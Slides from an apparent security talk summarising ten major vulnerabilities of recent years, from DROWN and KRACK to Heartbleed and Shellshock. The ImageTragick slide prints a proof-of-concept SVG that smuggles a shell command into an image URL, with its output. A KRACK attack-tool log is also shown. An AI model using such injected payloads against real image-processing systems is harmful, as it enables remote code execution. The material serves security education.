Top 10 Vulnerabilities
in past 5 years.

sourcetoad

#10 - DROWN

- Vulnerability in downgrading to SSLv2
- Can break encryption of TLS in ~8 hours
- Requires MITM
- March 2016

#9 - POODLE

- Vulnerability in downgrading to SSLv3
- Decipher cipher text
- Requires MITM
- October 2014

Bonus - TLS/SSL Vulnerabilities

- CRIME - Compression Ratio Info (Made Easy)
- BEAST - Browser Exploit Against SSL/TLS
- BREACH - Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext
- FREAK - Factoring RSA Keys
- NOMORE - Numerous Occurrence Monitoring & Recovery Exploit

#8 - ImageTragick

- Improper filtering lead to RCE
- Dangerous due to SVG/MVG
- May 2016

sourcetoad

#8 - ImageTragick

exploit.svg


```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";>
<svg width="640px" height="480px" version="1.1"
xmlns="http://www.w3.org/2000/svg"; xmlns:xlink=
"http://www.w3.org/1999/xlink";>
<image xlink:href="https://example.com/image.jpg&quot;|ls &quot;-la"
x="0" y="0" height="640px" width="480px"/>
</svg>
```

Example execution

```
$ convert exploit.mvg out.png
total 32
drwxr-xr-x 6 user group 204 Apr 29 23:08 .
drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ..
```

#7 - Mirai

- IOT Device scanning
- default user/pass
- Exploit w/ malware
- DDOS
- August 2016




#7 - Mirai (Aggressive)

- Kill SSH, Telnet, HTTP
- Kill other bots from memory (QBOT)
- Remove other malware
- Growth of aggressive malware development

#6 - KRACK

- WPA2 nonce reuse
- Trick victim into connecting to rogue network
- all-zero key during rekeying on some systems
- October 2017



#6 - KRACK

```
[17:28:21] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1464)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3070)
[17:28:21] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=14)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3071)
[17:28:21] Real channel : f4:f2:6d:70:82:8f -> 90:18:7c:6e:6b:20: ProbeResp(seq=3073)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> ff:ff:ff:ff:ff:ff: ProbeReq(seq=1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: ProbeResp(seq=1496)
[17:28:24] Real channel : 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Auth(seq=2, status=0)
[17:28:24] Client 90:18:7c:6e:6b:20 is connecting on real channel, injecting CSA beacon to try to correct.
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Injected 1 CSA beacon pairs (moving stations to channel 1)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: Auth(seq=1497, status=0) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: Null(seq=4, sleep=0)
           Established MitM position against client 90:18:7c:6e:6b:20 (moved to state 2)
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg1(seq=0,replay=2) -- MitM'ing
[17:28:24] Rogue channel: 90:18:7c:6e:6b:20 -> bc:ae:c5:88:8c:20: EAPOL-Msg2(seq=0,replay=2) -- MitM'ing
[17:28:24] Real channel : bc:ae:c5:88:8c:20 -> 90:18:7c:6e:6b:20: EAPOL-Msg3(seq=1,replay=3) -- MitM'ing
           Not forwarding EAPOL msg3 (1 unique now queued)
```

Bonus - Conficker

- Spread via MS 0days
- Family of malware (A-E versions)
- Upgraded themselves to E
- Goal: Install spyware
- November 2008

#5 - WannaCry

- NSA (ExternalBlue) exploits
- Ransomware
- Kill switch found
- Windows XP
- May 2017

#4 - Stagefright

- Overflow, into system user space
- No action required
- Android affected
- Pivot attack after ASLR
- July 2015


#3 - Dirty COW

- Change on Write
- Race Condition
- Write access to read-only areas
- Difficult to detect
- November 2016


#2 - Heartbleed

- Buffer overflow
- “heartbeat” from openSSL
- Could extract private keys
- Website, logo, etc
- April 2014

#2 - Heartbleed (XKCD)



Bonus - Stuxnet



- Very smart malware
- Specific host goal
- Multiple 0days together
- Rootkit to control rotational speed
- June 2010

#1 - Shellshock

- Parser error in bash
- Led to ACE
- Bug since 1989
- Discovered September 2014

#1 - Shellshock

- Hide in headers (apache)
- ping/wget to identify infected
- Denial of Service
- DDOS
- Spam mail

Connor Tumbleson
@iBotPeaches
connortumbleson.com

sourcetoad